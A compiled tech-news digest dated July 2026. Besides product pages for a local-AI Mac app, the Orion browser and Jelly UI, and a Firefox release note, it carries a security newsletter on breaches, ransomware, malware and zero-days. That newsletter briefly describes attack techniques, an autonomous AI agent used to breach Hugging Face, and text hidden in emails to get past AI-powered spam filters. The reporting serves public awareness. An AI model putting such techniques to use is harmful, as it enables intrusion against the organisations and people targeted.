***Gemma 4 E2BGoogle · 10.28 GB128K*

***North Mini CodeCohere · 19.38 GB500K*

***LFM2.5-VL 1.6BLiquid AI · 3.20 GB128K*

02CHAT

Prompt it like you would Claude

A clean interface with streaming, markdown, code highlighting, and image input. Every response is generated locally.

Explain this repository

03TELEMETRY

See what’s actually happening

Live tokens/sec, memory pressure, thermal state, and time-to-first-token. The details developers want.

04APPLE SILICON

Optimized for Apple Silicon

Built on MLX-VLM and tuned for M-series unified memory and Metal — no wrappers, no translation layers.

MLXUNIFIED MEMORY

05EVERY MODALITY

Language, vision, video, code, audio

Chat with an LLM, caption an image, summarize video, autocomplete code, or transcribe and generate speech.

TXTIMGVID⌘_AUD

06FREE FOREVER

Not a SaaS. Not a subscription.

No accounts to create, no credits to buy, no data to sell. You own it end-to-end.

MITLICENSED

/ INTEGRATIONS

Your tools. Your models.

Connect the coding agents you already use to models running locally on your Mac. Nativ handles the endpoint; your workflow stays familiar.

01Pi 02Codex 03Claude Code 04Hermes 05OpenCode

Nativ integrations screen showing Pi, Codex, Claude Code, Hermes, and OpenCode configured to use local models

LOCAL ENDPOINT One model server. Every coding agent.

MANIFESTO · REV 1.0

Why we’re open source when nobody else is.

philosophy.txtUTF-8

$ cat philosophy.txt

The other “local AI” apps you’ve heard of? They’re proprietary shells built on top of open-source engines they don’t own. They keep the UI closed, add a paywall, and hope you don’t look under the hood.

We built in the open. The desktop app is open too. Every line. Every model loader. Every telemetry chart. You can read it, fork it, or send a pull request tonight.

No VC roadmap. No enterprise tier. No dark pattern that turns your prompts into training data. Just software made by researchers and hackers, for researchers and hackers.

// Community owned. MIT licensed. Free forever.

/ PARTNER MODELS

Open models from teams we trust.

Google Cohere Liquid AI

MODELCREATORCONTEXTSIZETYPE

Gemma 4 E2B InstructGoogle128k10.28 GBVISION + AUDIO↗ North Mini CodeCohere500k19.38 GBCODE + TOOLS↗ LFM2.5-VL 1.6BLiquid AI128k3.20 GBVISION + LANGUAGE↗

Explore the full model library →

NATIV

YOUR MAC IS MORE CAPABLE THAN YOU THINK

Stop renting intelligence.

Run it locally, in the open.

Download for macOS ↘ View source ↗

100% OPEN SOURCE*✱MITRUNS ON YOUR MACNO ACCOUNTS100% OPEN SOURCEMITRUNS ON YOUR MACNO ACCOUNTS✱*

article

Orion Browser by Kagi

by sebjones·▲ 297 points·290 comments·orionbrowser.com ↗

Orion — A web browser designed from the ground-up.

Native WebKit speed, compatibility with a wide selection of extensions, and absolute privacy — finally together in one browser that respects you.

Download for macOS Download icon for Mac

Download Orion on the App Store for iPhone and iPad

Orion 1.1 on different devices

Core features that make all the difference

Lock icon

Zero Compromise Privacy

Complete zero-telemetry browsing with built-in ad-blocking and anti-tracking. Pure WebKit engine, no AI data collection, no hidden surveillance.

Gear icon

Customize Everything Your Way

Limitless customization that goes far beyond themes. Configure every detail to work exactly as you need.

Puzzle piece icon

Curated Extension Support

The only browser supporting Safari, Chrome, and Firefox extensions. We've curated 20 guaranteed-working extensions so you get the tools that matter, not the headaches.

Discover the Extensions Arrow right icon

Kagi logo

Kagi Services Built Right In

Seamless integration with all Kagi services directly in your browser. Search, translate, and browse with tools designed to work together perfectly.

Discover the Kagiverse Arrow right icon

Orion Everywhere You Are

Orion 1.1 on iMac

Orion for macOS

Our flagship browser, five years in the making. Built natively for Mac users who demand performance and control without compromise. The complete Orion experience, refined through years of community feedback.

Download for macOS Download iconAll features & versions Arrow right icon

Orion for iOS and iPadOS

Orion for iOS and iPadOS

Trusted by 4 million users who get features no other mobile browser offers. Native iOS performance with capabilities that redefine what's possible on mobile.

Download for iPhone & iPad Download iconAll Mobile Features Arrow right icon

Orion Linux Icon

Orion for Linux

Currently in beta for users who value choice and independence.

Native Linux performance with the same zero-telemetry promise.

Built for those who refuse to compromise on privacy.

Download beta for x86_64 Download iconAll features & versions Arrow right icon

Windows icon COMING SOON

Orion for Windows

Alpha version in active development. Native Windows integration without the usual browser bloat. Coming soon for users ready to break free from the big tech duopoly.

Signup for Newsletter Right arrow icon

What people say

  • ZDNet logo

    ZDNet

    zdnet.com

    "Safari on MacOS is no more for me. I found Orion to be fast, easy on the battery, and far more flexible than Safari. To me, Orion is what Safari would be if Apple loosened the reins a bit."

  • Mac Observer logo

    Mac Observer

    macobserver.com

    "Orion delivers blazing speed while using a fraction of the resources. Despite its lightweight nature, it supports Chrome and Firefox extensions, giving you flexibility without the bloat."

  • OMG UBUNTU logo

    OMG! Ubuntu

    omgubuntu.co.uk

    "No data collection. No telemetry. No sponsored junk, partnerships or tie-ups. No incessant upsells. Software made to work for the people funding it."

Doggo Orion Plus icon

Orion Plus

Support Independent Browsing

Orion is 100% funded by its users; no ads and no third party deals ever. Get Orion Plus and own your browser.

As a self-funded enterprise, our primary source of revenue comes directly from our users. To sustain the ongoing development of Orion, we currently offer it on a subscription basis or a convenient one-time lifetime license.

Learn more about Orion Plus Arrow right icon

Orion Browser

Browse beyond ✴︎

Made by Kagi Doggo Icon

article

Jelly UI: Soft-body physics for native HTML form controls

by baldvinmar·▲ 458 points·149 comments·jelly-ui.com ↗

Jelly UI is a dependency-free Web Components library for soft, tactile product interfaces. Real form controls meet soft-body physics, with dark mode, right-to-left support and WCAG AA color tokens built in.

0 dependencies 40 custom elements 1 script tag WCAG AA Dark mode RTL

index.html

<script type="module" src="https://jelly-ui.com/package.js"></script>

<jelly-theme mode="auto">
  <jelly-button variant="mint">Publish</jelly-button>
</jelly-theme>

Jelly UI v1.1

You made it to the end.

Jelly UI is free, MIT-licensed and built in the open by bmson.com.
You can help keep it wobbling by sponsoring.

article

Firefox 153 available with support for Vulkan video decoding, JPEG-XL

by DemiGuru·▲ 263 points·60 comments·phoronix.com ↗

MOZILLA

Mozilla has uploaded the Firefox 153.0 release binaries today for the newest monthly update to this cross-platform web browser. Making Firefox 153 exciting is that it's the newest Extended Support Release "ESR" as well as introducing Vulkan Video decode support.

Firefox 153 is the newest ESR release designed for enterprises, schools, and other organization for long-term stability.


On the feature side, Firefox 153 introduces Vulkan Video decoding support. Firefox on Linux to date has focused on the Video Acceleration API (VA-API) that works well for some vendors but lacks official support from NVIDIA unless using the independent NVIDIA-VAAPI driver project that layers VA-API on NVDEC. There are also various embedded drivers and more not supporting VA-API. Now with Firefox there is initial Vulkan Video decode support for that modern, cross-vendor and cross-platform video acceleration interface.

Firefox 153 on Linux

Firefox 153 also brings a number of PDF enhancements, continued enablement around JPEG-XL, HDR video playback on Windows, and more.

Firefox 153 Labs

Within the Firefox Labs area is where the experimental support for the JPEG-XL image format can be enabled. More details within the beta release notes.

Firefox 153 release binaries can be downloaded from ftp.mozilla.org.

The Daily Front Page 6 of 26
Monday, July 20, 2026 The Daily Front No. 11 — A Registry Erased
article

Hacker wipes Romania's land registry database

by speckx·▲ 635 points·347 comments·news.risky.biz ↗
A hacker has breached Romania's cadastre agency and wiped the country's entire land registry database.

Risky Bulletin: Hacker wipes Romania's entire land registry database

A hacker has breached Romania's cadastre agency and wiped the country's entire land registry database following a failed extortion attempt.

The hack has brought Romania's entire real-estate market to a standstill as official apps and websites have been offline for a week. Notaries can't record new transactions while citizens can't obtain proof of ownership or detailed land records.

Email servers at the National Agency for Cadastre and Real Estate Advertising (Agenția Națională de Cadastru și Publicitate Imobiliară, or ANCPI) were also down as part of the incident.

Sources told Risky Business that the hacker entered using valid credentials, mapped internal systems, and wiped systems and backups after failing to extort the agency.

The incident became public on July 14 as the hacker started deleting data. A day later, some of ANCPI's stolen data was put up for sale on a known hacking forum. The posted data included employee credentials, internal documents, and details on the agency's IT network.

Since the hack, officials restored their website and posted a message announcing they are rebuilding the agency's entire network from scratch. Even if the hacker claims they deleted backups, the agency appears to have had an offline copy, otherwise things would have gotten really messy over the coming months in Romania.

The stolen data was posted online by an account with the name ByteToBreach, a known hacker who also breached Sweden's e-government portal this year, and many other government agencies and high-profile companies over the past year.

Security firm KELA published a profile on ByteToBreach last December and hinted they might be located in Algeria, but since the ANCPI hack has updated the post and outright doxxed the hacker as Zakaria Mahdjoub, an individual from Oran, Algeria.

Well, that will make the job of Romanian law enforcement a hell lot easier! gj!

Romania joins Poland, Slovakia, Greece, Morocco, Russia, and Ukraine as countries that had their land registry agencies hacked over the past three years.

Risky Business Podcasts

In this edition of Seriously Risky Business, Tom Uren and James Wilson talk about different ways ransomware groups are taking advantage of AI. The relatively new FulcrumSec group uses simple techniques to breach companies and then uses AI to get more leverage over victims in its extortion negotiations. 


Breaches, hacks, and security incidents

Hugging Face hacked using AI: A threat actor used an autonomous AI agent to breach AI platform Hugging Face last week. The attacker used exploits in the platform's data-processing pipeline to pivot to some parts of the company's internal systems. Hugging Face says no customer data was exposed but the attacker stole internal datasets and some cloud credentials. Hugging Face says it tried to use a frontier AI model to analyze the hack but was blocked by its guardrails, which couldn't differentiate between an IR event and offensive operations. [Hugging Face]

HuggingFace got hacked by an AI. What stuck out to me was the guardrail asymmetry. The attacker had no constraints, but HF's response ran afoul of the abuse guardrails, forcing them into an unplanned switch to local models. Another aspect for your IR plans. huggingface.co/blog/securit...

[image or embed]

— David J. Bianco (@davidjbianco.bsky.social) July 17, 2026 at 10:59 PM

Coca-Cola hit by ransomware: Coca-Cola has suspended production at its Fairlife dairy subsidiary after a ransomware attack. In an SEC filing, Coca-Cola said hackers accessed Fairlife production-related systems this week. Production has been halted at Fairlife US factories. The company's Canadian production lines were unaffected. No ransomware group has taken credit for the incident, yet. [SEC // TechCrunch]

Qantas breach has a cause: The hack of Australian airline company Qantas last year was traced back to a social engineering attack. Hackers called an overseas contractor posing as the Qantas IT team to access their systems, connect to the Qantas CRM platform, and exfiltrate the data of 5.7 million customers. Australia's Information Commissioner says Qantas took all the steps to protect customer data on its side and will not be opening further probes into the hack. [OAIC]

Suno hack: A threat actor hacked AI music generator platform Suno and dumped internal files and documents online. The files allegedly show that Suno scraped millions of songs and lyrics from YouTube Music, Deezer, Genius, and other music platforms. The leaked files include source code and detailed scraping instructions targeting the platforms. Several music industry groups have sued Suno over the past year for training its AI song generator tool on copyrighted material. Suno was allegedly hacked following a compromise with the Shai-Hulud npm worm. [404 Media // The Verge]

WINDTRE fined for breaches: Italy's privacy watchdog has fined telecommunications provider WINDTRE €1.7 million for "serious security deficiencies" that led to two security breaches last year. [GPDP]

KNPP leak: Threat intel analyst Rakesh Krishnan looks at a leak of sensitive files from India's KNPP nuclear power plant after one of its contractors got hit by the World Leaks extortion group. [The Raven File]

Ostium crypto-heist: The Ostium DeFi platform was hacked for $18 million last week after hackers exploited its own price-reporting infrastructure. [CoinDesk]

Estée Lauder discloses Oracle EBS breach: Cosmetics giant Estée Lauder has confirmed that hackers stole customer data from its Oracle E-Business Suite platform last year. The company disclosed the breach to US state officials almost a year after it took place. This is Estée's second breach after another one in 2023. The Clop hacking group is behind the hacking spree that targeted Oracle EBS servers. [California OAG]

Ernst & Young also discloses breach: Accounting and risk management giant Ernst & Young also disclosed a breach, but the disclosure has been so sanitized of any info that I can't tell what's this about. [California OAG]

DigiCert breach linked to CylindricalCanine: Security firm Expel has linked the hack of certificate authority DigiCert to CylindricalCanine, a sub-group of GoldenEyeDog, a financially motivated group operating out of China. [Expel]

General tech and privacy

Ofcom opens TikTok inquiry: The UK's communications watchdog has opened a formal investigation into TikTok for failing to protect children from harmful content on the platform, as per the UK's Online Safety Act. [Ofcom]

Moonshot releases Kimi K3: Chinese AI startup Moonshot has unveiled a new AI model named Kimi K3, which the company claims can rival the ones from top American firms like Anthropic and OpenAI. [Kimi // Business Insider]

Rust in Chromium: Microsoft is working on adding a Rust-based PNG image decoder in the Chromium browser project, a more secure component for processing PNG images for Chrome, Edge, Opera, and other similar browsers. [Microsoft]

EU password manager has ties to Russia: An investigation has revealed that Spain-based password manager Passwork shares its codebase and a "near-identical user manual" with a similarly-named password manager advertised in Russia. The Spanish version has allegedly been receiving software updates from an UAE firm managed by one of Passwork's Russian co-founders. The Spanish Passwork's customer list includes European government agencies and universities, which raises concerns of espionage. [OCCRP]

India fines HP over cartel practices: The Indian government fined HP $14.4 million over cartel practices after the company colluded with resellers to fix prices for ink cartridges, toner, and other printing supplies in government contract bids. [ArsTechnica]


SanFran CAO cracks down on nudify apps: The San Francisco City Attorney's Office has sent cease-and-desist letters to Apple and Google and ordered the tech giants to remove AI nudify apps from their stores and stop indirectly profiting from CSAM. [WIRED]

Source

Government, politics, and policy

Morocco confirmed as NSO customer: A whistleblower and former member of Morocco’s domestic intelligence service has confirmed their government's access to the NSO Pegasus spyware, contrary to the government's past public denials. The tool was heavily used to spy on dissidents, journalists, and even politicians abroad. [OCCRP // Forbidden Stories]

UK scraps digital ID scheme: The UK government will scrap a proposed digital ID scheme once its new prime minister Andy Burnham takes office on Monday. The scheme was announced last September and was supposed to enter into effect next year. It involved issuing a digital ID for UK citizens and legal residents in the form of a mobile app. The ID was meant to serve as proof for the Right to Work in the UK. [Reuters]

US govt fails to rotate cyber personnel: The US government failed to follow through with one of its own programs to rotate cybersecurity employees between federal agencies. Only eight employees participated in the program since 2022. The program was meant to teach employees new skills before returning to their native agencies. [GAO // Cyberscoop]

White House announces Gold Eagle program: The Trump administration has launched a new program to help coordinate the disclosure and patching of vulnerabilities in open-source projects and critical infrastructure. The new Gold Eagle program was designed to receive bug reports at scale, usually found using AI tools and frontier AI models. CISA, the Treasury Department, and the Pentagon are involved in the program. [White House]

France bans Polymarket: The French government has ordered internet service providers to block access to prediction market betting platform Polymarket. The French regulatory authority formally banned the platform in 2024 and threatened fines of up to €200,000 for French citizens placing bets on the platform. The agency moved into active enforcement after data showed Polymarket's userbase grew in France despite the ban. Spain also banned Polymarket in May. [Engadget]

Arrests, cybercrime, and threat intel

Graykey maker sues employee for leaking exploit: Graykey-maker Magnet Forensics has sued a former employee for allegedly leaking details about a proprietary iPhone exploit. Magnet claims Mario Del Gaudio shared details of the exploit with his new employer and rival company Paradigm Shift. The exploit was tracked internally at Magnet as MSG but was disclosed publicly by Paradigm Shift in a blog post as usbliter8. The exploit allows attackers to run malicious code inside the SecureROM of Apple devices using A12 and A13 chips. It is a hardware bug and unpatchable. [Bloomberg // CourtListener // usbliter8 blog post]

TfL hackers get five years: A UK judge has sentenced two members of the Scattered Spider hacking group to 5.5 years in prison each. Thalha Jubair and Owen Flowers pleaded guilty last month to hacking the London public transport authority in August of 2024. The hack caused months of disruptions at Transport for London and caused damages of £39 million. Jubair is also charged in the US with hacking and extorting 47 US companies and allegedly seeking ransoms of at least $115 million. [NCA]

REvil hacker arrested in Armenia: Armenian authorities have arrested a suspected member of the REvil ransomware group. Alexander Ermakov was arrested at the Yerevan airport at the end of June on an Interpol arrest warrant. A man named Alexander Ermakov is the main suspect behind the ransomware attack on Australia's Medibank insurer in 2022. Russian media claims that Armenian authorities arrested a man with the same name and that the real Ermakov is in Russia, where he is serving a restriction of freedom sentence that prevents him from traveling abroad. [RIA Novosti // Risky Business]

Scam center dismantled in Timor-Leste: Police in Timor-Leste have raided three cyber scam compounds in the capital city of Dili. Police arrested 253 suspects, with most being Chinese and Indonesian nationals. Authorities also raided another compound last month. [ABC]

DHS seizes 30,000 mobile SIM cards: The DHS Homeland Security Investigations seized more than 30,000 mobile SIM cards in June and July as part of a crackdown against telephone fraud. [Bloomberg]

GTA hacker released from hospital, sent to prison: A member of the Lapsus$ hacking group has been released from a secure hospital and transferred to a normal prison in the UK. Arion Kurtaj is set to face trial again for hacking Rockstar Games in 2022 and releasing GTA5 source code and GTA6 gameplay. Kurtaj was diagnosed with severe autism and sentenced to an indefinite hospital order in December 2023. [GameRant // Polygon]

UAT-11795 profile: Cisco is tracking a new e-crime group targeting companies in the US and Europe with the Starland RAT and a command-and-control (C2) memory implant named the WLDR Agent. [Cisco Talos]

TAG-150 evolution: eSentire has published details on the changes to the tradecraft of TAG-150, an e-crime group behind the CastleLoader, CastleBot, and CastleRAT malware strains—also tracked as DinDoor, a Deno-based loader, NightshadeC2, and DenoRAT, a Deno-based Remote Access Trojan (RAT). The biggest change is their adoption of ClickFix, everyone's favorite infection vector. [eSentire]

More ViPNeT exploitation in Russia: A hacking group is planting backdoors inside Russian companies using the ViPNet enterprise VPN software. The attackers first compromise one VPN node and then exploit the software's update mechanism to install the backdoor on the whole network. ViPNet owner Infotecs has confirmed the attacks and released security updates. A similar wave of attacks also took place in April last year. [Infotecs // PositiveTechnologies // Kaspersky // Last year's attacks]

Scarcity scams are here to stay: Scarcity scams are a new category of online scams where threat actors run fake sites for online services with limited availability or spots. This type of scam has exploded across the past few years and typically target the reservation sites of various government websites across the world. [DomainTools]

Sextortion campaigns: A recent spike in sextortion email scams has been linked to the good ol' Trik/Phorpiex botnet, which is still alive after all these years. [PointWild]

Text salting in the wild: Threat actors are using a technique named "text salting" to hide text inside their emails and bypass email spam filters for both traditional and AI-powered email security systems. Barracuda has seen the technique used in over a million retail-themed phishing scams. [Barracuda]

RubyGems malware: At least two dormant RubyGems accounts have been compromised to push malware to old projects. [Aikido Security // Step Security]

OAuth Client ID Spoofing: Threat actors are using OAuth client ID spoofing to abuse Microsoft Entra ID for account enumeration, check password validity, and account state. The technique is seeing increased usage, per Proofpoint. [Proofpoint]

Proofpoint observed two independent campaigns adopting this tradecraft: • UNK_PyReq2323: >1M targeted users, 700K+ spoofed client IDs • UNK_OutFlareAZ: >2M targeted users, 3.7M spoofed client IDs Different tooling and infrastructure suggest growing adoption.

— ThreatInsight (@threatinsight.proofpoint.com) July 14, 2026 at 6:56 PM

Malware technical reports

XZ Utils backdoor: Adrian Mastronardi has published a book with the in-depth story of the XZ Utils backdoor incident from 2024. [Half a Second]

Pegasus spyware: The security team at Amnesty International has published the most comprehensive analysis of the Pegasus spyware to date, leveraging the insights from past reports and the recent WhatsApp lawsuit. [Amnesty International]

ClickLock Stealer: A new infostealer targeting macOS users has been spotted in the wild. This one has been named ClickLock because it blends ClickFix and locker tactics for its distribution and installation process. [Group-IB]

CrashStealer: There's also another macOS infostealer in the wild, named CrashStealer because it tries to impersonate Apple's crash-reporting framework to harvest browser credentials, cryptocurrency wallets, and keychain data. [Jamf]

ACR Stealer: Microsoft has reported an increase in attacks deploying the ACR Stealer across customer environments since April. [Microsoft]

BoryptGrab: Almost 300 GitHub repositories impersonating legitimate software were actually spreading a version of the BoryptGrab infostealer. [Arctic Wolf]

TELEPUZ: Elastic has spotted a new malware framework being deployed in the wild that appears to be related to an upcoming MaaS. [Elastic]

Spirals ransomware: Broadcom's Symantec team has spotted a new ransomware strain named Spirals being deployed in Asia. Not much information about it so far. [Broadcom]

NadMesh botnet: A newly discovered botnet is specifically targeting AI infrastructure and the MCP ecosystem. The NadMesh botnet has targeted Ollama, ComfyUI, and other AI-related servers since early July. The botnet plants SSH backdoors for control and future access. According to Chinese security firm QiAnXin, the botnet appears to be an "industrial-grade" operation with a "clear commercial intent." [QiAnXin]

OkoBot framework: Researchers have found a new modular malware framework named OkoBot that resembles an infostealer but puts more focus on stealing sensitive data from cryptocurrency owners and related services. [Kaspersky]

"The OkoBot campaign has been ongoing for over a year, and it remains active at the time of publication. Moreover, it is adapting, which indicates that this framework is being maintained and distribution campaigns continue."


WackoGinx phishing kit: Researchers have found a new phishing kit named WackoGinx (also WachoGinx) that can run campaigns targeting M365, Facebook, Gmail, LinkedIn, and PayPal. [Threatactix]

APTs, cyber-espionage, and info-ops

UTA0533 is behind new SonicWall zero-day wave: A hacking group tracked as UTA0533 is behind two zero-days exploited in SonicWall SMA appliances. The zero-days include an SSRF and a code injection vulnerability that grant the group root-level access to the device. The attacks began in late June and are deploying malware designed specifically for SonicWall SMA VPN appliances. SonicWall released patches for both zero-days last week. [Volexity // SonicWall patches]

GoSerpent campaign: Kaspersky is tracking a new APT group deploying the GoSerpent backdoor, Stowaway, and TmcLoader in campaigns targeting government and diplomatic entities in Southeast Asia. No attribution yet. [Kaspersky]

Laundry Bear member worked at Kaspersky: Denis Obrezko, the Russian national who was arrested in Thailand last year, extradited to the US, and charged with hacks part of the Laundry Bear APT group, also worked for Russian security firm Kaspersky. A team of threat intel analysts going by Ctrl-Alt-Intel has also published a profile on Obrezko and the opsec mistakes that led to his arrest, which is well worth your read. [Reuters // Ctrl-Alt-Intel]

Love that a leaked McDonald’s order helped corroborate the attribution 😂 Great pivots! https://t.co/XZUeBAWZYZ

— Chi-en (Ashley) Shen (@ashl3y-shen.bsky.social) (@ashl3y_shen) July 14, 2026

Sandworm adopts ClickFix: Even if they're one of Russia's most advanced cyber-espionage groups, Sandworm is now using ClickFix for malware delivery. [CERT-UA]

More DPRK on npm: OSM's Jenn Gile has linked two clusters of npm malware back to North Korean hackers and their PolinRider campaign. [OpenSourceMalware]

Operation Capsule Vault: And speaking of DPRK hacking campaigns, there's one spreading the RokRAT malware using edu- and academic-related phishing lures. [Genians]

Contagious Interview campaign: There's nothing more dangerous right now than trying to find a job in the IT sector, thanks to North Korean hackers! Putting the irony aside, there's a new report on the Contagious Interview campaign that Elastic tracks as REF9403 activity. The report covers the use of SVG files to hide malicious commands via steganography, which is kind of original in its own specific way because SVG files haven't been broadly abused for steganography until now. [Elastic]

Vulnerabilities, security research, and bug bounty


wp2shell vulnerability: The WordPress team has released a security update to patch one of the most critical bugs ever found in the project's code. The vulnerability is an SQL injection in the WordPress REST API that can be exploited by remote unauthenticated attackers to run malicious code on any WordPress site. The issue can be exploited without any preconditions and impacts all WordPress versions released since last December. WordPress sites power more than 41% of all internet sites. The bug was discovered by Searchlight Cyber and is tracked as CVE-2026-63030, or wp2shell. [Searchlight Cyber // wp2shell // WordPress patch]

Source

HollowByte attack: A new vulnerability can crash OpenSSL servers using only an 11 bytes payload. The attack can be exploited by remote unauthenticated attackers and force servers to allocate huge amounts of memory before any secure TLS handshake even begins. The OpenSSL project released patches for both current and old library versions last month. The vulnerability was discovered by Okta and is named HollowByte. [Okta]

Android lockscreen bypass: Just like Siri has been exploited for years to bypass the lockscreen, it's now Gemini's turn to be abused to bypass the Android lockscreen. [Android Headlines]

Vulnerability disclosure guide: CISA and international partners have released joint guidance on establishing proper coordinated disclosure programs. [CISA]

Nightmare Eclipse drops LegacyHive: Security researcher Nightmare Eclipse has released a new Windows exploit last week. Named LegacyHive, the zero-day is a local privilege escalation in the Windows User Profile Service. [Project Nightcrawler // GitHub // SecurityWeek]

AoE RCE: The last thing you ever expected is probably a remote code execution exploit in the good ol' Age of Empires game.

Here’s the Age of Empires RCE from yesterday’s Patch Tuesday: CVE-2026-50663.

Join an attacker’s lobby, (auto-)accept UCG, and you get remote code execution. pic.twitter.com/QmMkY07C8S

— Rick de Jager (@rdjgr) July 15, 2026

Infosec industry

Threat/trend reports: Acronis, CompariTech, Moonlock, ReliaQuest, Sonatype, Sophos, Thales, and WatchGuard have recently published reports and summaries covering various threats and infosec industry trends.

BSides Budapest 2026 videos: Talks from the BSides Budapest 2026 security conference, which took place in April, are available on YouTube

Risky Business podcasts

In this edition of Between Two Nerds, Tom Uren and The Grugq discuss just how important exploits are for cyber operations using data published in a new paper authored by two members of Ukraine’s cyber security agency.

In this episode of Risky Business Features, James Wilson chats with SOCRadar CISO Ensar Seker and James Wilson chat about the company’s deep dive into the Fortibleed campaign. A small investigation into a curiously open directory on an unknown server expanded into the discovery of an attack that targeted 400,000 Fortinet devices.

The Daily Front Page 7 of 26
Monday, July 20, 2026 The Daily Front No. 11 — RCE by Prompt
article

I found a WordPress RCEs with GPT5.6 and $25

by infosecau·▲ 391 points·214 comments·slcyber.io ↗
Exploit brokers pay $500,000 for a WordPress RCE.

Stay current: Get research alerts for newly disclosed vulnerabilities and exposures

